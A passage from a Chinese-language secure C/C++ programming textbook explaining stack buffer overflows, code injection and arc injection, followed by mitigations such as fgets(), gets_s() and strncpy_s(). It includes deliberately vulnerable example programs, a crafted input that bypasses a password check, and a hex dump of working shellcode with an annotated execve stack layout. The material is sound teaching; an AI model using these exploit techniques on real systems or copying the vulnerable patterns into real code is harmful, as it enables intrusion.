覆写自动变量会破坏数据的完整性，在某些情况下也可能会引发安全漏洞（例如，在一个包含UID的变量被覆写的情况下）。更常见的情况是，stack段的缓冲区溢出可能会允许攻击者通过覆写控制被转移的指针地址来执行任意的代码，一个常见的例子是覆写返回地址（该地址也位于栈中）。此外，还可能覆写帧或基于栈的异常处理指针、函数指针或其他控制将会转移到的地址。

图2-9所示的密码程序示例在Windows XP环境下用Visual C++ 2003编译，就容易遭受栈粉碎攻击。要理解为何这个程序有漏洞，首先必须理解栈究竟是如何被使用的。

程序在调用IsPasswordOkay()之前，栈中包含的信息如图2-16所示，其中含有保存IsPasswordOkay()函数返回状态的局部变量的内存，以及调用者的帧指针和返回地址。

当程序执行IsPasswordOkay()函数时，栈中包含的信息如图2-17所示。请注意，Password数组和main()函数的返回地址都位于栈中，并且main()函数的返回地址的位置位于Password数组之后。理解在调用IsPasswordOkay()的过程中栈会发生变化是非常重要的。




图2-16 调用IsPasswordOkay()之前的程序栈




图2-17 在调用IsPasswordOkay()过程中的程序栈

当程序从IsPasswordOkay()返回时(如图2-18所示),栈恢复到原来的状态,程序根据从IsPasswordOkay()函数返回的值继续执行。

如前所言,由于Password数组只能包含最多11个字符加上结尾的空字符,因此该程序存在一个安全缺陷。如图2-19所示,可以通过输入“12345678901234567890”这样的有着20个字符的密码造成程序崩溃,从而很容易地暴露这个缺陷。要弄清楚程序崩溃的原因,首先必须理解一个20个字节长的密码会对程序栈造成什么样的影响。由于20个字节是用户输入的,加上用作结尾的空字符,因此实际上存储该字符串所需要的内存是21个字节。但是,由于可用于存储密码的空间仅为12字节,栈中用来存储其他信息的9个字节($21-12=9$)就被密码数据覆写了。图2-20展示了被20个字节的密码搅乱后的程序栈。请注意,调用者的帧指针、返回地址以及PwStatus变量的一部分存储空间都已经被搅乱了。




图2-18 调用IsPasswordOkay()后的程序栈




图2-19 由20个字节的密码所导致的程序崩溃

当一个程序发生故障时,一般的用户通常并不会想到程序可能存在漏洞。他们只会想到重启程序,但是,攻击者会继续研究,看看程序的缺陷是否可被利用。

程序崩溃是因为返回地址被缓冲区溢出修改了,而新的地址要么是无效的,要么该地址的内存:a)未包含有效的CPU指令;b)虽然包含有效的指令,但是CPU的寄存器并没有为指令的正确执行作出正确的设置;或者c)不可执行。

如图2-21所示,一段精心设计的输入字符串可以让程序产生非预期的结果。图2-22则展示了输入字符串是如何通过覆写栈内存的9个额外字节来改变栈的内容的。输入字符串包含一些看起来比较有趣的字符“j ► *!”。这些都是可以利用键盘或者字符映射表(character map)输入的可显示ASCII字符。每一个字符都有一个对应的十六进制值: 'j'=0x6A, '►'=0x10, '*'=0x2A,

'!'=0x21。在内存中，这个4字符序列对应于一个4字节的地址，而这个地址覆盖了栈中原来的返回地址，这样就改变了程序的执行路径，如图2-23所示。结果，当程序从IsPasswordOkay()返回时，不会返回到第3行，而是返回到第7行。这就使得攻击者能够跳过执行第3~6行，即包含密码验证逻辑（以加粗等宽字体显示）的那段代码，从而获得对系统的访问权限。




图2-20 由20个字节的密码所导致的栈破坏

```
C:\WINDOWS\system32\cmd.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
1234567890123456j*!
Access granted
C:\BufferOverflow\Release>
```

图2-21 一个精心设计的输入字符串导致的程序结果




图2-22 精心设计的输入字符串对栈的影响


```

1. puts("Enter Password:");
2. PwStatus=IsPasswordOkay();
3. if (PwStatus == false) {
4.     puts("Access denied");
5.     exit(-1);
6. }
7. else puts("Access granted");

```

图2-23 绕过密码验证逻辑

这个漏洞还可以被利用来执行内嵌在输入字符串中的任意代码，这种代码注入技术将在下一节详细讨论。

2.6 代码注入

如果由于一个软件缺陷导致（函数的）返回地址被覆盖，那被覆盖后的地址很少会指向有效的指令。结果，将控制转移到该地址通常会引发异常并导致栈混乱。然而，攻击者也有可能蓄意构造出一个字符串，其中包含一个指向某些恶意代码的指针。当子例程返回时，控制就被转移到了那段（恶意的）代码。这样，恶意代码就会以与该有漏洞的程序相同的权限运行。这也是为什么攻击者通常都以“以root或其他较高权限运行”的程序为目标的原因。恶意代码可以执行以其他任何形式编程所能执行的功能，不过它们通常只是简单地在受害机器上开一个远程shell，鉴于此，被注入的恶意代码通常也被称为shellcode（外壳代码）。

任何漏洞利用的主要部分是恶意参数。一个恶意的参数必须具有如下几个特征：

- 有漏洞的程序必须接受它作为合法的输入。
- 参数，以及其他可控制的输入，必须导致有漏洞的代码路径得到执行。
- 参数不能在程序将控制权转移到shellcode之前导致程序异常中止。

图2-9所示的获取密码的程序可以被利用，从而执行任意代码。这一次，我们在Red Hat Linux 9.0操作系统上使用GCC编译程序。利用程序可以借助下面重定向的方式以二进制数据文件的形式注入到程序中（如图2-24所示）：

```
% ./BufferOverflow < exploit.bin
```

在这个二进制数据文件中，除了末尾，不能包含任何换行符或空字符（null），因为利用程序依赖于gets()函数的调用。而gets()函数会将空字符理解为一个字符串的终结标志，并且在遇到一个换行符或者EOF的情况下停止读取数据。

```

000 31 32 33 34 35 36 37 38-39 30 31 32 33 34 35 36 "1234567890123456"
010 37 38 39 30 31 32 33 34-35 36 37 38 E0 F9 FF BF "789012345678a· +"
020 31 C0 A3 FF F9 FF BF 80-0B BB 03 FA FF BF B9 FB "1+ú · ++· +v"
030 F9 FF BF 8B 15 FF F9 FF-BF CD 80 FF F9 FF BF 31 "· +i§ · +~Ç · +l"
040 31 31 31 2F 75 73 72 2F-62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "

```

图2-24 包含shellcode的二进制文件exploit.bin内容

当利用代码被注入到密码获取程序中后，程序栈将被覆盖，如图2-25所示，漏洞利用的工作

原理如下：

1. 二进制数据的最开始16个字节（第1行）填入为密码所分配的存储空间中。尽管程序中只为密码分配了12个字节的空间，但用以编译程序的gcc在栈上为其分配了16个字节。
2. 接下来的12个字节的二进制数据（第2行）填充了编译器为保持栈16字节对齐而多分配的12个字节。由于已经分配4字节的函数调用返回地址，因此在这里编译器只分配12个字节。
3. 返回地址被覆盖（第3行），使得程序从IsPasswordOkay()返回后可以继续执行（第4行）。这就导致了栈中保存的代码被执行（第4~10行）。
4. 建立一个0值并且用其截断参数列表（第4行和第5行）。这是必不可少的，因为利用漏洞的过程中，传递给系统调用的参数中必须包含一个以空指针结尾的字符指针列表。由于利用数据中间不能直接包含空字符，因此利用代码必须创建一个空指针。
5. 系统调用号被设为0xb，在Linux中，代表execve()系统调用（第6行）。
6. execve()函数调用所必需的3个参数被依次设置（第7~9行）。这些参数的值位于第12~13行中。
7. 执行execve()系统调用，导致Linux的calendar程序被执行（第10行），如图2-26所示。

行号	地址	内容
1	0xbffff9c0 - 0xbffff9cf	"1234567890123456" 密码存储区（16字节）。程序要求分配12个字节，不过编译器默认分配16字节
2	0xbffff9d0 - 0xbffff9db	"789012345678"，编译器产生额外的12字节，以使栈数据按16字节对齐
3	0xbffff9dc	(0xbffff9e0) 新的返回地址
4	0xbffff9e0	xor %eax, %eax eax 置零
5	0xbffff9e2	mov %eax, 0xbffff9ff 设置NULL字
6	0xbffff9e7	mov \$0xb, %al 设置execve的执行码
7	0xbffff9e9	mov \$0xbffffa03, %ebx 指向参数1
8	0xbffff9ee	mov \$0xbffff9fb, %ecx 指向参数2
9	0xbffff9f3	mov \$0xbffff9ff, %edx 指向参数3
10	0xbffff9f9	int \$80 执行execve系统调用
11	0xbffff9fb	参数2，指针数组：char * [] = {0xbffff9ff, 指向一个NULL字符串
12	0xbffff9ff	"1111" }; 将会被变成0x00000000，用于终结指针数组，同时被arg3使用
13	0xbffffa03 - 0xbffffa0f	"/usr/bin/cal\0"

图2-25 二进制利用导致的程序栈覆盖




图2-26 代码注入利用的执行结果

对代码的逆向工程可以确定在栈帧中从缓冲区到返回地址的精确偏移量，这就允许对注入的shellcode进行定位。然而，有时并不需要如此苛刻的条件[Aleph One 96]。例如，返回地址的位置可以通过在一个近似的返回地址范围内进行多次试验而得到。假设程序运行在32位架构的机器上，那么返回地址通常都是4字节对齐的。即使返回地址有一定的偏移，也只有4个可能的不同结果。也可以通过在shellcode前面加入多个nop指令^①使测试更加精确。利用代码仅需要在一连串的nop指令中插入一个合适的jmp指令，就可以执行shellcode了。

很多现实的栈粉碎攻击都以这种形式发生，即覆盖返回地址，将控制权转移到注入的代码。那种简单地将返回地址修改为代码中其他地址的方式并不常用，部分原因是因为这些漏洞难以发现（这需要完全掌握可以顺利绕过检查的程序逻辑），并且对攻击者而言用处也不大（因为只能获得对程序本身的控制权而不是执行任意的代码）。

2.7 弧注入

第2.5节描述过，对获取密码程序中漏洞的第一次利用，通过修改函数返回地址的方式改变了程序的控制流（在该例中，绕过了密码保护逻辑）。这种技术称为弧注入（arc injection，有时也称为return-into-libc），它将控制转移到已经存在于程序内存空间中的代码中。弧注入的利用方式是在程序的控制流“图”中插入一段新的“弧”（表示控制流转移），而不是进行代码注入。很多高明的攻击者偏爱采用这种技术，包括在栈上安装一个已有函数的地址（如system()或exec()），可以用于执行命令或已经存在于本地系统上的其他程序以及相应的参数。当返回地址从栈中弹出时（在IA-32架构上通过ret或者iret指令），程序的控制就被“返回”到攻击者指定的函数中。通过调用system()或exec()这样的函数，攻击者可以轻易地在受攻击的机器上建立一个shell，它具有和被攻击程序相同的权限。

更糟糕的是，攻击者可以利用弧注入执行一个函数序列，每个函数都使用攻击者提供的参数。这样，攻击者就可以安装并运行类似于一个包含函数链的小程序的代码，从而增大攻击的危害性。

图2-27包含一个有缓冲区溢出漏洞的程序。user_input中包含有用户的输入，然后在第4行中由memcpy^②()函数复制到buff字符数组中。如果user_input比buff缓冲区大，那么就会发生缓冲区溢出。图2-28a展示了在执行get_buff()函数前的栈内容。栈由局部变量buff、帧指针(ebp)以及main函数的返回地址(eip)组成。在这之下是main()函数的实际栈帧（由存储的帧指针所引用）。

图2-28b展示了一个攻击者溢出了buff并且覆写栈内容后栈中的内容。这部分栈已经完全被溢出所覆盖了。

① 以这种风格使用的一连串的nop指令通常称为nop sled。

② 由于memcpy()函数可以从一个地址复制特定数量的字符串到另一个地址，因此被C99定义成一个字符串函数，放在头文件string.h中。memcpy()函数（还有不常使用的memmove()函数）可以复制空字节，因此用起来存在风险。


```

1. #include <string.h>
2. int get_buff(char *user_input){
3.     char buff[4];
4.     memcpy(buff, user_input, sizeof(user_input)+1);
5.     return 0;
6. }
7. int main(int argc, char *argv[]){
8.     get_buff(argv[1]);
9.     return 0;
10. }

```

图2-27 可以被弧注入利用的有漏洞的程序




图2-28 弧注入利用

攻击者也许会在实际的缓冲区内放入一些有用数据，但在这个例子中我们假设缓冲区被填充字符所覆盖。`main()`函数的帧指针已经被第2帧的帧指针所覆盖。整个第2帧都是由攻击者作为利用的一部分而构造出来的。当被利用的函数 (`get_buff()`) 返回时，它执行如图2-28c所示的两种形式等价的基于帧指针的返回指令序列之一。不管使用哪种形式，帧指针（现在指向第2帧）都会被移动到栈指针中。程序的控制会被转移到位于栈中的一个地址，该地址已经被修改为指向某个任意的 `f()` 函数了。这个函数被调用，所传入的参数则事先被安装于栈之中。攻击者必须提供对被调用函数而言数量和类型均适合的参数。在图2-28b中，我们假定该函数接受一个指向字符串（例如，“`system()`”）的指针。由于字符串的实际内容也是由攻击者提供的，因此它也位于栈中，被置于函数的实参之后。

当 `f()` 返回时，它将存储的 `eip` 从栈中弹出，并且将程序的控制权转移到该地址。在这个例子中，`eip` 已经被图2-28c所示的返回指令序列地址所覆盖。这个指令序列通常是为了让其返回到被利用函数而产生的，可以位于进程代码段的任何地方。这个返回序列将帧指针（现在指向第3

帧)赋值给栈指针,然后将程序控制权转交给下一个将被调用的任意的函数(本例中为`g()`)。

攻击者可以重复这个指令序列以执行一系列函数,从而达到利用的目的,并且可以在栈中重新产生原来的帧内容,使得利用代码执行后,程序的控制权能够重新返回给`main()`函数。

有很多理由造成攻击者喜欢弧注入更甚于代码注入。因为弧注入使用那些已经存在于目标系统内存中的代码,攻击者仅仅需要提供函数地址和参数就可以发起成功的攻击。这种类型的攻击留下的痕迹很小(因为导致的覆盖区很小),因此可以用于代码注入无法得逞的漏洞利用情形。弧注入是一种基于数据的攻击,因此无法通过将内存段(例如栈)属性设置为不可执行的方式来保护程序。

链式函数调用可以让攻击者拥有更大的攻击力。例如,一个严肃对待安全问题的程序员,可能会遵循最小特权原则[Salzter 75],即在不需要某些特权的情况下主动去除那些权利。但是,通过链式多函数调用,一个利用程序可以重新获得那些权限,例如,可以在`system()`之前调用`setuid()`。

2.8 缓解策略

由于长期以来字符串操作中的错误被公认是C和C++中缓冲区溢出问题的首要来源,因此人们已经设计了很多种缓解策略,其中包括:预防缓冲区溢出的发生;侦测缓冲区溢出并安全地恢复,使得漏洞利用企图无法得逞。

与完全依赖一种给定的缓解策略相比,通常更好的做法是结合使用多种策略以提供更深入的防御措施。常见的做法是坚持使用一种安全的方式实现字符串操作(一种预防性策略),并且辅以一个或多个运行时侦测和恢复方案。

2.8.1 预防

预防策略可以根据其如何分配空间,进一步分为静态预防策略和动态预防策略。

静态分配的缓冲区会假设一个固定的大小,这就意味着一旦缓冲区被填满,就无法再向其中添加任何数据。这方面的例子有标准C的`strncpy()`和`strncat()`函数以及OpenBSD的`strlcpy()`和`strlcat()`。因为静态方法会丢弃多余的数据,因此必然存在实际程序数据丢失的可能性。这就导致必须对得到的字符串进行有效性验证[Wheeler 04]。

对于动态分配的缓冲区而言,当有追加内存的需求时,会动态地调整其大小。动态的方式伸缩性更好且不会丢弃多余的数据。最大的缺点在于,如果对输入不加限制,会耗尽一台机器的内存,因而这种方式会被拒绝服务攻击(DoS)所利用。

输入验证。缓冲区溢出通常是由无界字符串或内存复制造成的。缓冲区溢出可以通过确保输入的数据不超过其存储的最小缓冲区大小进行预防。图2-29展示了一个简单的函数示例,该函数对输入数据进行了验证。

```
1. int myfunc(const char *arg) {  
2.     char buff[100];  
3.     if (strlen(arg) >= sizeof(buff)) {  
4.         abort();  
5.     }  
6. }
```

图2-29 输入验证

任何跨越安全边界传送到程序接口的数据都需要验证。这些数据的例子包括：argv、环境变量、套接字、管道、文件、信号、共享内存以及硬件设备等。

输入验证虽然对所有类型的缓冲区利用都有效，但这需要开发者对可能引起缓冲区溢出的所有外部输入进行正确地识别和验证。由于这种方式易于出错，因此通常将其和其他策略谨慎地组合使用（例如，替换可疑的函数）。

fgets()和gets_s()

如果在C和C++安全编程领域存在一条硬性的规定，那么它一定是永远不要使用gets()！在本章中有漏洞的程序例子中，gets()函数频频出现。gets()函数从标准输入读取一行输入到缓冲区中，直到遇到一个换行符或EOF标志为止。它不对缓冲区溢出进行任何检测。以下文字摘自该函数的使用手册：

永远不要使用gets()。因为除非事先知道数据，否则永远无法确定gets()将会读入多少字符，而且gets()会在缓冲区末尾以外继续存储字符，因此对它的使用是极其危险的。使用它只会破坏计算机系统的安全性。

作为gets()的替代品，现在有两个函数可用：fgets()和gets_s()。图2-30展示了这三个函数的用法。

```
1. #define BUFFSIZE 8
2. int _tmain(int argc, _TCHAR* argv){
3.     char buff[BUFFSIZE];
4.     // 对gets()的非安全使用
5.     gets(buff);
6.     printf("gets: %s.\n", buff);
7.     if (fgets(buff, BUFFSIZE, stdin) == NULL) {
8.         printf("read error.\n");
9.         abort();
10.    }
11.    printf("fgets: %s.\n", buff);
12.    if (gets_s(buff, BUFFSIZE) == NULL) {
13.        printf("invalid input.\n");
14.        abort();
15.    }
16.    printf("gets_s: %s.\n", buff);
17.    return 0;
18. }
```

图2-30 gets()、fgets()和gets_s()的用法比较

fgets()函数在C99中定义，它和gets()拥有相似的行为。fgets()函数接受两个额外的参数：期望读入的字符数和一个输入流。如图2-30中第6~10行所示，我们可以通过指定stdin作为输入流来使fgets()模拟gets()的行为。不同于gets()，fgets()函数会保留换行符，这意味着不能直接将fgets()作为gets()的替代品。

当使用`fgets()`时，可能仅仅只读取了一行的部分数据，然而，可以确定用户的输入是否被截断了，因为那样的话，输入缓冲区内将不会包含一个换行符。

`fgets()`函数从流中最多读入比指定数量少1的字符数到一个数组中。如果遇到换行符或者文件结束标志，则不会继续读取。在最后一个字符读入数组中后，一个空字符随即被写入缓冲区的结尾处。C99标准并没有规定当指定的读取字符数为0或者指向字符数组的指针为NULL的时候`fgets()`应该具有什么样的行为。

`gets_s()`函数由ISO/IEC TR 24731 [ISO/IEC 05]定义，它被用作与`gets()`兼容且更不易产生缓冲区溢出问题的替代品。由于它仅从`stdin`中读入数据，因此比`fgets()`更能直接替代`gets()`。`gets_s()`函数接受一个额外的`rsize_t`类型的参数，表示需要接受字符的最大数目。如果这个参数等于0或者比`RSIZE_MAX`^①更大，或者目标字符数组指针为空，将产生一个错误条件。如果产生了错误条件，那么将不会有任何的输入动作，并且目标字符数组将不会被更改。否则，该函数最多读入比指定数目少1的数量的字符，并且在最后一个字符读入数组后马上在其后加上`null`字符。图2-30的第11~15行展示了`gets_s()`的用法。

`gets_s()`函数在操作成功的情况下会返回一个指向字符数组的指针。如果函数参数无效、遇到文件结束标志、没有字符被读入数组或者在读取过程中发生错误，则返回一个NULL指针。

`gets_s()`函数只有在读取了完整的一行数据时才算操作成功（即读入一个换行符时）。如果没有读入一个完整行，则函数返回NULL，将缓冲区设为空字符串，并且清空输入流使其指向下一个换行符。

如果指定的输入字符数量超过了目标缓冲区的长度，那么`fgets()`和`gets_s()`函数仍然可能造成缓冲区溢出问题。

`memcpy_s()`和`memmove_s()`

由ISO/IEC TR 24731定义的`memcpy_s()`和`memmove_s()`函数类似于对应的不那么安全的函数`memcpy()`和`memmove()`，不过它们提供了一些额外的安全保障。这些函数的安全版本提供了一个额外的参数，用以指定目标缓冲区的最大尺寸。`memcpy_s()`和`memmove_s()`函数在执行成功时返回0。如果源或目标指针为空、指定需要复制/移动的字符数大于目标缓冲区的最大尺寸，或者需要复制/移动的字符数目或目标缓冲区的大小比`RSIZE_MAX`更大，则函数返回一个非零值。

`strcpy()`和`strcat()`

`strcpy()`和`strcat()`已经被看作是缓冲区溢出的罪魁祸首，很多预防策略都提供了这些函数的更安全的版本。尽管如此，并不是所有包含`strcpy()`调用的应用都是有缺陷的。例如，通常可以采取如下方法动态分配所需要的内存：

```
dest = (char *)malloc(strlen(source) + 1);
if (dest) {
    strcpy(dest, source);
}
```

① `RSIZE_MAX`用来限制传递给那些具有`rsize_t`参数的函数的对象大小。如果一个对象异乎寻常的大，通常表示在计算过程中出现了错误。例如，负数在转换为类似于`size_t`这样的无符号类型的数据时，会变成一个极大的正数。同时，一些实现还不支持`size_t`所能表示的最大值的对象大小。这就导致有时我们需要限制对象大小的范围以便侦测潜在的漏洞。

```
} else {  
    /* 处理错误*/  
    ...  
}
```

要想让这个例子正确工作，源字符串必须得到充分验证。例如，需要保证字符串不会过长。还有其他一些情形明显不存在数组越界写的可能。因此，简单地替换所有的strcpy()调用或使得这种调用安全化并非特别有效。这个问题取决于你所采用的缓解策略，例如，某些策略需要你彻底修改所有的字符串操作。

strcpy_s()和strcat_s()

strcpy_s()和strcat_s()由ISO/IEC TR 24731定义，用于提供strcpy()和strcat()的非常接近的替代品。这些函数拥有一个额外的rsize_t类型的参数，用于指定目标缓冲区的最大长度。

在没有违反任何约束规则的情况下，strcpy_s()函数与strcpy()非常类似。strcpy_s()函数将源字符串中的字符复制到目标字符数组，直至遇到空结束符并且包含结尾的空字符。该函数被成功调用时返回0。

strcpy_s()仅在源字符串可被完全复制到目标缓冲区且不引起目标缓冲区溢出的情况下调用才会成功。如果源或目标指针为NULL，或者目标缓冲区的最大长度为0或大于RSIZE_MAX，或者小于或等于源字符串的长度，则目标字符串将被设为空串并且函数返回一个非零值。

strcat_s()函数将源字符串中的字符追加到目标字符串的末尾，直至遇到空结束符并且包含结尾的空字符。源字符串存储的字符将会覆盖目标字符串原来结尾处的null字符。

strcat_s()调用成功时返回0。然而，如果源或目标指针为NULL或者目标缓冲区的最大长度为0或者比RSIZE_MAX更大，则目标字符串将被设为空串并且函数返回一个非零值。strcat_s()函数在目标字符串已满或者没有足够的空间容纳源字符串的情况下将会失败。

在没有正确指定目标缓冲区的最大长度的情况下，strcpy_s()和strcat_s()仍然可能会造成缓冲区溢出问题。

strncpy()和strncat()

C标准库提供了一些用于预防缓冲区溢出的函数，其中最典型的就strncpy()和strncat()。这些普遍可用的函数采用静态分配方式，并会丢弃无法放入目标缓冲区的数据。

strncpy()库函数与strcpy()完成相似的功能，但前者允许指定一个最大尺寸：

```
strncpy(dest, source, dest_size - 1);  
dest[dest_size - 1] = '\0';
```

strcat()函数用于将一个字符串拼接到一个缓冲区的末尾。与strcpy()一样，strcat()也有一个更加安全的版本——strncat()。诸如strncpy()和strncat()之类的函数限制了实际可写入的字节数，通常而言更安全，但它们并非万无一失。下面是一个真实的代码示例，是从现有代码中精简出来的：^①

```
strncpy(record, user, MAX_STRING_LEN - 1);  
strncat(record, cpw, MAX_STRING_LEN - 1);
```

① 参见http://blogs.msdn.com/michael_howard/archive/2004/10/29/249713.aspx。

问题在于`strncat()`的最后一个参数不应该是缓冲区的总长度，它应该是调用`strncpy()`后缓冲区剩余的长度。这两个函数都要求指定剩余的长度而不是缓冲区的总长度。由于剩余的长度在每次添加或删除数据时都会改变，因此程序员必须跟踪这些改变或重新计算剩余长度。这个过程很容易出错，并且可能会导致漏洞。下面的调用在使用`strncat()`连接字符串之前正确地计算了剩余的空间：

```
strncat(dest, source, dest_size - strlen(dest) - 1);
```

`strncpy()`和`strncat()`的另一个问题在于这两个函数都没有提供一个状态值表示结果字符串什么时候被截断了。两个函数都是返回目标缓冲区的指针，这就要求程序员付出必要的劳动来确定结果字符串是否被截断了。

如果源字符串至少与目标缓冲区一样长，则`strncpy()`不会在目标字符串结尾加上`null`终结字符^①。这就导致在`strncpy()`调用后，目标字符串必须被手工设为`null`结尾。

`strncpy()`还存在一个性能问题，当源数据被复制完之后，它将会将目标字符串填满`null`字符。虽然对这种行为并没有什么合理的解释，但有很多程序已经依赖于这个特性，因此很难变动这种行为。

`strncpy_s()`和`strncat_s()`

ISO/IEC TR 24731定义了`strncpy_s()`和`strncat_s()`，用作`strncpy()`和`strncat()`的近似替代品。

`strncpy_s()`从源字符串中复制不超过指定数目的连续字符（`null`字符后面的字符将不被复制）到目标字符数组中。如果没有`null`字符可供复制，则目标字符数组的最后一个字符将被设置为`null`字符。

`strncpy_s()`函数在成功时返回0。如果输入参数无效，则`strncpy_s()`返回一个非零值并将目标字符串设置为空字符串。如果源或目标指针为`NULL`，或者目标字符串的最大长度为0或大于`RSIZE_MAX`，输入验证即失败。如果指定复制的字符数量大于`RSIZE_MAX`，则输入同样被认为是无效的。

一个`strncpy_s()`操作在其指定复制的字符数量超过目标字符串的最大长度时仍然可能执行成功，前提是源字符串实际包含的字符数目小于目标字符串的最大长度。如果需要复制的字符数大于或等于目标字符串的最大长度并且源字符串比目标缓冲区长，则该操作将会失败。

使用这些函数不太容易引入安全缺陷，因为目标缓冲区的大小以及所能附加的字符的最大数目必须予以指定。`strncat_s()`函数同时保证目标字符串会以`null`结尾。例如，在图2-31展示的程序示例第5行对`strncpy_s()`的首次调用中，将`r1`置0，并将`dst1`赋值为`hello\0`。第6行的第2次调用为`r2`置了非零值，`dst2`则被赋值为序列`\0`。第7行中的第3次调用使`r3`等于0，`dst3`则赋值为序列`good\0`。如果用`strncpy()`代替`strncpy_s()`，那么在执行第6行代码时将会发生缓冲区溢出。

① 这种行为由C99规范所定义。


```
1. char src1[100] = "hello";
2. char src2[7] = {'g','o','o','d','b','y','e'};
3. char dst1[6], dst2[5], dst3[5];

4. int r1, r2, r3;
5. r1 = strncpy_s(dst1, 6, src1, 100);
6. r2 = strncpy_s(dst2, 5, src2, 7);
7. r3 = strncpy_s(dst3, 5, src2, 4);
```

图2-31 strncpy_s()函数用法示例

strncat_s()函数从源字符串中附加不超过指定数目的连续字符（null字符后面的字符将不会被复制）到目标字符数组中。源字符串的首字符会覆盖目标数组原来结尾的null字符。如果没有从源字符串复制null字符，则在附加后的字符串结尾写入一个null字符。

如果源或目标指针为NULL，或者目标缓冲区的最大长度等于0或大于RSIZE_MAX，则strncat_s()返回一个非零值表示错误。如果目标字符串已满或者没有足够的空间供完全附加源字符串，函数也将失败。

如果目标缓冲区的最大长度以及所需复制的字符数目未被正确指定，strncpy_s()和strncat_s()仍然可能产生缓冲区溢出。

strlen()

strlen()函数本身并不特别容易造成缺陷，但是底层字符串表示法的弱点可能会导致错误的结果。strlen()函数接受一个指向字符数组的指针，并返回结尾null结束符之前的字符数量。如果字符数组没有正确地以null结束，strlen()函数就可能会返回一个极大的错误数值，并可能造成漏洞。

